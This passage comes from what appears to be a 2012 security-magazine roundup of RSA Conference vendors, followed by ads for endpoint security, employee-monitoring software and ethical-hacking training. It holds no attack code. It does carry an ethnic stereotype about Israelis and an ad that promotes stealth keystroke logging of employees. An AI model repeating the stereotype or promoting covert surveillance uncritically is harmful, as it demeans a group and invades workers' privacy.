Speaking of international players, I also liked *BehavioSec* (cool name!), a Swedish company doing behavioral biometrics for both web sites and mobile computing. They've had success with internet banks in Europe with both their keystroke dynamics for web and, more recently, their mobile SDK for app developers.

This allows iOS, android and windows mobile developers to add an extra layer of protection using the user's interaction with their device as a biometric token. The attraction is the transparent user experience enhancing existing authentication such as PIN entry or simple passwords.


The neat thing is how, on compatible mobile platforms, they capture metrics such as pressure, swipes angles, speed etc. to mix into the biometric engine. They have a very cool 60-sec demo video & apps for evaluation on: *http://www.behaviosec.com/mobile-demonstration-video/* so check them out.

Staying on this international course for a moment, we now travel to Taiwan to learn about *Lionic*. I'm guessing it stands for Linux on a NIC card originally (get it Li-o-NIC). Anyway, very interesting player with some hardware and an SDK and promises to stop old and new malware in a more innovative way, with less signature tests required.

These guys actually put a lot of time and thought into the OEM model for all of their technology so if you are missing a component you need to finish building a *unified threat management* (UTM) appliance or if you want to build the next wiz-bang wireless router with extra security features for families, you should really check them out. Here are the four key areas Lionic is operating within:

Networking Security Solutions – Lionic provides a portfolio of hardware chips, innovative software, and custom signature services as a total security solution enabling security vendors to accelerate their security appliances with a performance improvement.

This comprehensive solution has been precisely designed and market proven. With the solution, product design-in timeframe can be shortened from 12~18 months to 4~6 months which makes customers' products more competitive in the market.




Mobile Security Solutions – While the internet connectivity are linked from different mobile devices, such as mobile phone and tablet, mobile security is getting more and more important. As a professional security expertise, Lionic develops a powerful mobile security solution which helps user from anti-virus, anti-malware, anti-Ads, and some other remote management control, etc. Those useful functions will definitely prevent users from cybercrimes from mobile devices.

This is the first significant Antivirus/Mobile security tool for Android Devices, that can scan for suspicious APPs (i.e Spyware, Trojan, Virus, Malware, Attack Tool, Authorization, Privacy, Remote Control) or ads on device and SD card (automatically or on demand) and claims to catch malware on your Android phone or tablet before it is able to complete installation or execute.

Reference Design – In order to shorten customers' development time, Lionic provides a highly-integrated security solution as a firmware with slight footprint, which includes protocol classification, content scan engine, and signature maintenance service. It can be implemented on different hardware platforms, therefore, customer can only select suitable hardware architecture and preferred housings, then deliver their product to market very soon. I'm actually playing with one of their reference designs in the lab right now and I find it very impressive for features, price and performance.

Content Management IP – The Lionic LA23 series are a layer 7 content inspection engine (The abbreviation CIE will be used



through the text) which supports layer-7 application has become a demanding requirement for current security/ content-aware network equipments. Many of such applications rely on content inspection (or deep packet inspection, DPI) to achieve their functionality, such as anti-virus, IPS, traffic classification, and so on. The CIE supports pattern matching for in-and-out bound data and utilizes patented technologies to provide excellent performance with minimal memory and signature maintenance requirements.

I like these guys, I find them very innovative and not looking to *go it alone* – they are just ripe for partnering and integrating with to create a better *mouse trap* so check them out at *http://www.lionic.com*.

Now, off to meet a USA/Israeli-based company – *Radware*. As you know, Israeli's can be paranoid, living day to day expecting a car bomb to go off so you can also expect them to take INFOSEC as seriously – let's use the *Anonymous* hacking group as the centerpiece of our conversation with Radware so you can see just how good these guys are: "For the last eighteen months security professionals around the globe have watched as a group of cyber hacktivists dismantled the web defenses of some of the most respected financial and ecommerce sites and "walked right in to" their secure data bases and holdings to make a statement.

These attacks were not the work of the numerous and very prolific organized crime syndicates whose botnets are constantly prowling and seeking network vulnerabilities to exploit for criminal financial gain, but stem from a group of hacktivists who happened to disagree with these particular companies adherence to a governmental request. Like some amorphous story-book villain lurking in the shadows, this group known as Anonymous, took a vote among its secret "star chamber" of members and decided to punish these large credit card and financial organizations for following simple law enforcement to not process payments for a group known as Wikileaks.

Throughout 2011, Group Anonymous set their sights squarely on the finance industry with Operations from "A99 – Operation Empire State Rebellion" to "Operation Wall Street". Included in some of these grievances was a Manifesto which included statements such as: "Above all, we aim to break up the global banking cartel centered at the Federal Reserve, International Monetary Fund, Bank of International Settlement and World Bank; We demand that the primary dealers within the Federal Reserve banking system be broken up and held accountable for rigging markets and destroying the global economy, effective immediately."

Clearly the requirements of the Anonymous movement are questionable, but the ability of this organization to make good on their threats of engaging 'in a relentless campaign of non-violent, peaceful, civil disobedience' have been proven effective.

This is the threat landscape all network service providers face today, not just on a day-to-day basis but every minute-by minute. Many forms of attacks on your network are known and more easily defeated but the most daunting attacks are those whose form is not known, not yet seen or perhaps not yet recognized. There are also the attacks that are known, but the modes in which the attacks are leveraged are not known. That is why perimeters are successfully being

compromised. In the case of most of the recent attacks, the customary way of deploying security technology is not able to defend against these new attackers.

To be effective, a defense system must first be able to identify the attack as it is forming or in process of attacking the network. Second, it must determine which incoming traffic has a malicious intent and which is traffic is legitimate. The legitimate traffic must be allowed to pass so that commerce can still be conducted and the illegitimate traffic must be quarantined from the rest of the network and dispensed. In addition, a network defense system must cope with various and multiple attacks in real time.

Standard network-security solutions depend on static signature protection against known application-vulnerability exploits and rate-based protection against high-volume attacks and unknown attacks. Static signature-protection technology, deployed by Network-IPS, firewalls, and anti-viruses, can only identify predefined attacks. This type of traditional perimeter security relies on periodic signature updates, leaving the business vulnerable to zero-minute attacks, and offers no solution against non-vulnerability–based attacks. Rate-based technology is designed to suppress abnormal traffic patterns. This technology is deployed as means of mitigating high-volume attacks or zero-minute attacks. However, a rate-based solution does not differentiate between attack traffic and legitimate traffic. Packets and sessions, good and bad, above predefined thresholds are dropped. Rate-based technology offers no protection against lower-rate attacks (for example, brute-force attacks, low rate malware propagation, slow network and application probes). Furthermore, rate-based technology cannot prevent improper-use scenarios where attack traffic such as an HTTP page flood appears identical to legitimate application requests as in a flash crowd.

Radware's award-winning real-time network *attack mitigation system* (AMS) protects businesses against network and application downtime, vulnerability exploitation, malware spread, traffic anomalies, information theft, and other emerging attacks. Essentially, Radware's AMS is designed to keep businesses "UP" from information security threats.


The AMS solution is comprised of three devices which can be purchased in whole or in part. The DefensePro tool includes the set of security modules – *Intrusion Prevention System* (IPS), *Network Behavioral Analysis* (NBA), *Denial-of-Service* (DoS) Protection and Reputation Engine – to fully protect businesses against known and emerging security threats. It is based on both leading signature and behavioral detection technologies. The core of DefensePro is a patented behavioral based real-time signature technology that detects and mitigates emerging attacks in real time. All without the need for human intervention and without blocking legitimate user traffic. The AppWall tool is a industry leading Application Firewall and is the second most tenured product in the industry.

Both the AppWall & DefensePro leverage a dedicated hardware platform based on Radware's OnDemand Switch, supporting network throughputs up to 14 Gbps. It embeds two unique hardware components: a *DoS Mitigation Engine* (DME) to prevent high volume DoS/DDoS attacks, *Web-Application-Firewall* (WAF) and a *StringMatch Engine* (SME) to accelerate signature detection. Lastly, we've integrated these devices through a central management device and 'closed SIEM' which provide an operator with world-class attack visibility and decision making capability.

Recognizing the need to have a combination of hardware, software, and human response as an overall solution, integrated into every customer's purchase is a 24x7 Emergency Response Team (ERACT) service. As Carl Herberger, Radware's VP of Security Solutions tells me, "Combined, we see this approach as the most effective solution to handles today's emerging perimeter threats."

As I personally don't get involved in geopolitical struggles, I would recommend the Radware solution to companies in Saudi Arabia, where all the money is going, to those in South Africa. The platform is stupendous. It's really up to you to decide if you care about where products are made and if there are any risks associated with this knowledge. Remember, the first anti-virus product came out of Israel as did the first Firewall, from Checkpoint. The Israeli's have their INFOSEC act together and are tough competition for us in the USA. Hat's off to Radware – learn more about them at *http://www.radware.com*.

Continuing on the international routes, I found that *Fluke Networks* acquired one of my favorite wireless security companies, *AirMagnet*. As a result, Fluke Networks launched a new version of AirMagnet Enterprise (Version 10) at the RSA Conference, which they claim redefines the cost model for dedicated monitoring of WLANs by offering the industry's first true *software sensor agent* (SSA) for a WIDS. With this new option, organizations can now turn any Windows-PC into a software-based WLAN sensor for basic WIDS security functions. This deployment option allows network professionals to mix standard hardware sensors, which are the core technology for monitoring WLANs, and a cost-effective software alternative into a flexible architecture to meet wireless security monitoring requirements for multi-site healthcare, retail and concession operations needing basic PCI or HIPAA compliance monitoring.



Hardware and software sensors can generate AHC test transactions

Furthermore, Version 10 includes one of the industry's first *Automated Health Check* (AHC) capabilities for proactively monitoring WLAN network health from the end-user device all the way to the cloud. Network professionals can now proactively pinpoint root cause issues, such as wireless authentication failures, download speed degradation and application system outages before they impact users. This feature works by setting up the software or hardware sensors to generate actual client transactions, which can probe the entire connection used to deliver a WLAN application, from the AP all the way to the cloud. So instead of reacting to user trouble tickets and trying to reconstruct the scenario that may have caused the problem, AHC can immediately detect an availability problem or performance hit and specifically pins down the exact network element responsible for the cause. This will not only minimize the impact to users, but also enable IT staff to jump on fixing the real problem immediately.

These AHC capabilities also captures the timing of every connection link for successful transactions, so valuable data is also available for analyzing trends that may uncover particular pressure points or time-of-day behaviors that can be investigated to optimize WLAN operation.


AirMagnet Enterprise Version 10 also includes several other feature enhancements, including a new rogue device management screen that provides a consolidated view of all data and controls to simplify investigation and containment of rogue devices. And, support for customers using equipment from *Meru Networks*. With this support, customers can obtain full analysis of Meru Networks-based WLANs, enabling detailed monitoring down to the client device. Visit them online at *http://www.flukenetworks.com/enterprise-network/wlan-security-and-analysis*.

Back to the USA. Here's an interesting player, *Breaking Point Systems*. At their booth, they showed off some very powerful capabilities, which they call *Actionable Security Intelligence* (ASI) to protect enterprises, service providers, and government agencies worldwide by providing global visibility into emerging threats, and actionable insight to harden and maintain resilient defenses. With the exclusive ability to capture and control global threat intelligence at Internet-scale, BreakingPoint delivers the only products capable of battle-testing IT infrastructures, training cyber warriors, tuning systems and policies, and transforming security processes to be proactive and effective.

BreakingPoint's easy-to-use and comprehensive ASI solutions scale to address the needs of the largest organizations and are adaptive to mutable networks. The company's patented products are kept current via an exclusive subscription service that regularly pushes newly discovered attacks, malware, and other intelligence aggregated from proprietary research, strategic customer relationships, and carrier feeds.

Uniquely, BreakingPoint bridges the gap between IT testing, monitoring, and operations to deliver advance insight and protect highly dynamic converged and mobile networks, virtualized data centers, and applications. Learn more about them at *http://www.breakingpointsystems.com/*.

Although CVE® auditing and vulnerability management have been around for a while, I expected nothing new under the sun from Qualys, Foundstone (McAfee) and nCircle, some of the market leaders in this field. However, *nCircle* is making waves with the nCircle Benchmark. This is the world's first security and compliance benchmarking service that enables organizations to compare the performance of their entire IT security ecosystem against their own goals and the performance of industry peers. nCircle Benchmark delivers visibility across multi-vendor security and compliance environments to deliver consistent, fact-based answers to these critical enterprise security questions:



- Are we meeting our security and compliance goals?
- How does our performance compare with our peers?
- Are we investing effectively?

As I've written articles about making security measurable, I am very happy to say that nCircle has done it in a "C" level way that is extremely innovative. nCircle Benchmark uses Scorecard Packs to deliver pre-packaged, field-tested metrics and scorecards that provide complete visibility across multiple-vendor security and compliance environments. nCircle Benchmark metrics and scorecards offer a comprehensive, at-a-glance indicators of IT investment performance. nCircle Benchmark offers a broad range of Scorecard Packs. Vulnerability Management, Configuration Auditing, Antivirus & Endpoint Protection, Identity & Access Management and Patch Management are available now. Additional Scorecard Packs for Endpoint Encryption, Event Management, Incident Response and Network Protection will be available soon.

Each Scorecard Pack is delivered in three editions: Basic, Standard and Premium. The Basic Edition of every Scorecard Pack is always free and provides an initial set of metrics and scorecards. Organizations can easily expand beyond the free Basic Edition and subscribe to a broad range of additional scorecards delivered in the Standard Edition or the Premium Edition to start building internal benchmark assessments from the extensive nCircle Benchmark catalog. The Enterprise Scorecard Pack is an overlay of the Premium Scorecard Pack that delivers a customizable C-level view of nCircle Benchmark's extensive collection of metrics and scorecards in the context of internal business initiatives.

Don't take it from me alone, Richard Steinnon, one of the top analysts in this field also agrees with me. "This service is going to change the industry. There is a strong need for a way to compare security and compliance performance across companies and Federal agencies," stated Richard Stiennon, Chief Research Analyst at IT-


Harvest. “This is the first service of its kind and creates a metrics-based language for CISO’s that has been missing to date in security and compliance disciplines.”

“Our CIO and executive management always ask how we compare to our peers in the industry before they will fund compliance projects and toolsets,” said Cliff Reeser, IT Director, Global Security Operations of NetApp. “nCircle Benchmark is built on a rich foundation of metrics and scorecards and will give us the information that will help us make more informed security investment decisions.” nCircle Benchmark is free and available now. So what are you waiting for? Try it out. To get started, users simply visit *http://benchmark.ncircle.com/* to create an account and select a Scorecard Pack. Within minutes, users can view metrics and scorecards of their security performance and compare results to a benchmark of their peers.

There were a few others who just made my list and they include *DaoliCloud*, based in Beijing, China. They make a secure OS. They use secure virtualization technology and modularized design, and achieved a secure OS complying with the well-known *Bell-LaPadula* (BLP) Model, and can prevent WikiLeaks-like attacks. Their OS allows „bring your mobile device to office” as „down part” of the OS as in the BLP Model’s „Read-Down”, and thus it particularly suits the need of net-natives who will demand their mobile devices to be connected in offices.

The „up part” of the OS (as in „Write-Up” in the BLP Model) is a virtual machine which is fully encrypted, with the crypto managed by the hardware-based root of trust (TPM), to prevent information leakage. Thought you should know so check them out at *http://www.daolicloud.com*.

Another interesting company and product is the *Identity Finder*, which reduces the risk of data loss by searching and securing data at the source. You wouldn’t run the product every day but I can tell you from testing it, it does a wonderful job – it even surprised me on my apparently ‘clean’ computer. They beat the competition because of their unique focus on data-at-rest and use of highly accurate validation algorithms to minimize false positive results.



There is an unprecedented amount of confidential data available on computers that do not need it and should not have it. Identity Finder DLP offers highly accurate and easy to use data discovery techniques to automatically find Credit Card Numbers, Social Security Numbers, PHI data, and other personal information. Once located, Identity Finder is the only solution to provide Windows and Mac end-user interfaces with tools to shred, redact, encrypt, or quarantine that information. Download a trial copy at *http://www.identityfinder.com*.

Speaking of passionate CEO’s, I could not pass *Yubico*’s booth for two reasons – 1) cool technology, 2) the CEO – Stina Ehrensvärd – she’s an excellent speaker, very intelligent and also was on the lookout for press coverage, so she earned it. Yubico’s mission is to make strong-two factor authentication easy and affordable for everyone. The company’s flagship product, the YubiKey, combines innovative USB hardware with open source software. The YubiKey identifies itself as USB keyboard, enabling secure user identification in a single touch of a button, with no client software needed.

Recently the company launched the YubiKey NEO, the first NFC enabled one time password token for protecting users from mobile malware in a single tap. More than a million users in 100 countries rely on the YubiKey for instant and secure access to computers, networks and cloud applications. Customers range from individual Internet users to e-governments and Fortune 500 companies. Manufactured in Sweden and California, with practice security processes, the YubiKey is also

gaining adoption by US DoD contractors. Founded in 2007, the company is privately held with offices in California, Sweden and UK. For more information, visit them at *http://www.yubico.com/*.

Nearing the end of my journey at RSA, I visited *Redshift Networks*, who tells me they are the leader in Secure Communications and Collaborations solutions, the industry's first comprehensive security solution for IP Voice, Video and *Unified Communications & Collaboration* (UC&C) networks, systems and applications. With the growing trends around SIP Trunking, VOIP and UC adoption, the threats, attacks and vulnerabilities are fast escalating. Conventional solutions don't have the quite the technology components and features to address the security requirements comprehensively. RedShift Networks is most recently quoted by Gartner as the most promising player in the Enterprise Session Border Controller category. Founded in 2007, Redshift is headquartered in Silicon Valley with global customer presence and operations both in US and India. You can decide for yourself – so check them at *http://www.redshiftnetworks.com/*.

I decided to save the best for last. If you've taken the time to read my entire article, found some new and interesting companies and technologies, here's one that should really blow you away, especially if you are an avid Hakin9 Magazine reader… *Pwnie Express* is a leading hardware innovator in the commercial penetration testing space. I literally stumbled on the best and busiest booth at the show in the typical 'back' corner. Actually, they were located near the far exit, front corner, but were definitely worth finding.

Pwnie Express showed me their initial hardware offering, the Pwn Plug, which is the first-to-market commercial penetration testing drop box platform. This thing looks like an air freshener, it's so small! In fact it comes with a fake air freshener logo or a printer power supply logo so you can keep it from being noticed by random employees who might want to unplug it.

Cisco's top staff said to me during the show "oh, you'll never break 802.1x, it's just the world's best protocol for *Network Access Control* (NAC), everyone needs to hop on the 802.1x bandwagon…" and Dave of Pwnie Express showed me how to do it with this tiny gear in a matter of seconds. Can you say "PWNAGE, Cisco!" This low-cost plug-and-play device is designed for remote security testing of corporate facilities, including branch offices and retail locations. A security professional or service provider can ship this device to a corporate facility and conduct a security test over the Internet without travel expenses. The Pwn Plug includes a full security auditing software suite and provides covert remote access over Ethernet, wireless, and 3G/GSM cell networks. In the mobile space, Pwnie Express has also developed the most comprehensive commercial security suite for the Nokia N900 mobile platform.

As exemplified by many high-profile retail chain breaches and the rise of the *Advanced Persistent Threat* (APT), banks, retailers, and other distributed enterprises know that a single branch office is often used as a stepping stone for larger enterprise-wide attacks. Keeping ahead of this threat requires an aggressive, continuous, and enterprise-wide solution. Unlike traditional penetration testing, Pwnie Express provides a cost-effective and scalable mitigation for this game-changing threat.

In 2012 Pwnie Express tells me that they will expand its product line to include a full suite of nimble, bleeding-edge pentesting tools for the security community. It

will continue to strive for technological sophistication, quality, and attentiveness to individual customer needs. Kudos to Dave Porcello, the CEO of *http://www.pwnieexpress.com* for dreaming up and bringing to market such a cool gadget. And I thought you could only get great milk, cheese and butter from Vermont. Who would have thunk it?

Don't forget to manage your Pwnie Express pen testing appliance from your Pwn Phone. The Pwn Phone is a Nokia N900-based pentesting platform that includes Aircrack-NG, Metasploit, Kismet, GrimWEPa, SET, Fasttrack, Ettercap, nmap, and more with custom pentesting desktop with shortcuts to all tools! It also comes with one-click evil AP, WEP cracker, and packet capture as well as built-in wireless chipset supports packet injection, monitor mode, and promiscuous mode.

As I said earlier, it's a sign of the times when economies are down, INFOSEC markets are up, so *http://www.ljkushner.com/* and a few others including *http://www.altaassociates.com/* were busy grabbing resumes at the show.

In summary, RSA Conference 2012 was an intellectual INFOSEC blast this year. Yes there were tons of vendor parties, free drinks and marketing giveaways but at the end of the day, behind all of the noise and fanfare, I found some outstanding new products and technologies that I thought worthy of sharing with you. I sat in on a few speaker sessions and found them to be also very informative. I'm looking forward to continued innovation in our marketplace and explosive job growth, even during a global recession. Now is the time to take risks, stay innovative and be one step ahead of the next threat. The RSA Conference 2012 was the place to find the innovators this year. While you might not have been able to make the journey, I hope from this article, you can visualize having been there with me looking for the next generation solutions that will protect us against the latest threats. To learn more, visit *http://www.rsaconference.com*.

Remember what Willie Sutton, the famous bank-robber said, when asked "why do you rob banks?", he honestly answered "…because that's where the money is!" so knowing that data is as valuable as money, it's time we get one step ahead of the next cybercrime wave or hacker attack and protect it with one or more of these novel approaches, technologies and product suites.

GARY S. MILIEFSKY, FMDHS, CISSP®

Gary S. Miliefsky is a regular contributor to Hakin9 Magazine at http://www.hakin9.org. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at http://www.netclarity.net. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (http://www.DHS.gov), serves on the advisory board of MITRE on the CVE Program (http://CVE.mitre.org) and is a founding Board member of the National Information Security Group (http://www.NAISG.org).


Reimagined for Small Business


COMODO ENDPOINT SECURITY MANAGER 2.0

Centrally manages the deployment of award-winning Comodo Internet Security software to protect the desktops and servers your business relies on against internal and external threats.

STAFFCOP

PC monitoring, Corporate Security and Data Loss Prevention Software





StaffCop Standard allows you to monitor all activities on company computers and prevent the unauthorized distribution of sensitive corporate information.

StaffCop will help you:

To locate possible data loss channels and prevent loss
To gain insight into how your employees spend their work time
To increase company and departmentals efficiency

You need StaffCop to:

Gather work time efficiency statistics
Easily control your employees in real-time mode
Improve discipline and motivation of your employees

Who needs StaffCop:

CEO/CTO
Corporate Security Manager
HR Manager
System Administrator

Main Features of StaffCop:

Screenshot recording
Application monitoring
E-mail monitoring
Web site monitoring
Chats/IM activity recording
USB device monitoring
Clipboard monitoring
Social Networks Monitoring
Search Term Tracking
File and Folder tracking
Keystroke recording
System Event Monitoring
Whitelists and Blacklists
PC activities reporting
Stealth installation/monitoring
Strong security
Alert notifications
Remote Install / Uninstall

More Information, Demo Versions, Videos and Technical Guides -

www.STAFFCOP.com

Phone: +1-707 -7098405
Skype: staffcop.com
Email: sales@staffcop.com, paul@atompark.com

Microsoft CERTIFIED Partner

Do You Want to Become a Cyber Security Expert?

OR ADVANCE YOUR IT SECURITY CAREER?

- Cyber Security has one of the largest market shares in IT
- Government & Compliance Regulations are more and more enforced
- Gartner Group predicts unprecedented growth and need in Cyber Security
- Skilled Cyber Security Experts are in ever more demand

THE CYBER 51 EXPERT COACHING FORUM

- Individual 1-on-1 Mentoring on Ethical Hacking, Penetration Testing and IT Security
- Networking with other community members and moderators
- Access to a wealth of tools and information not found on public domain
- Permanent Job & Contract offers, Webinars and much more!

YOUR BENEFITS

- Become an Ethical Hacker / Penetration Tester with 1-on-1 mentoring
- Learn at your own pace at a fraction of the cost of regular courses

CYBER 51 COACHING FORUM

CYBER SECURITY FORUM

CONTENT:

1. General Topics
2. Service Assessment
3. Ethical Hacking
4. Cyber Threats
5. Mitigating Cyber Threats
6. Penetration Testing

CYBER 51 INSTRUCTORS

OUR CERTIFICATION LEVELS:

- Certified Ethical Hacker (C|EH)
- Forensic Investigator (C|HFI)
- Certified Security Analyst (ECSA)
- Licensed Penetration Tester (C|LPT)
- Network Security Admin (ENSA)
- ISC Consortium (CISSP)

FEATURES

ADDITIONAL FEATURES:

- 1-on-1 Coaching
- Trainers with Years of Experience
- Wealth of Tools
- Webinars
- Networking with other members
- Contract & Perm. Job Opportunities

WHY CYBER 51?

- Learn whenever you want to
- Dedicated 1-on-1 Coaching
- Information you will not find on public boards
- All Mentors work as Senior Security Consultants
- Frequent updates
- Great Value for money

CYBER 51

A PURE CYBER SECURITY NETWORK

CONTACT US TODAY

CYBER 51 LIMITED, 176 THE FAIRWAY, SOUTH RUISLIP, HA4 0SH, MIDDLESEX, UNITED KINGDOM

EMAIL: INFO@CYBER51.COM

WEB: WWW.CYBER51.COM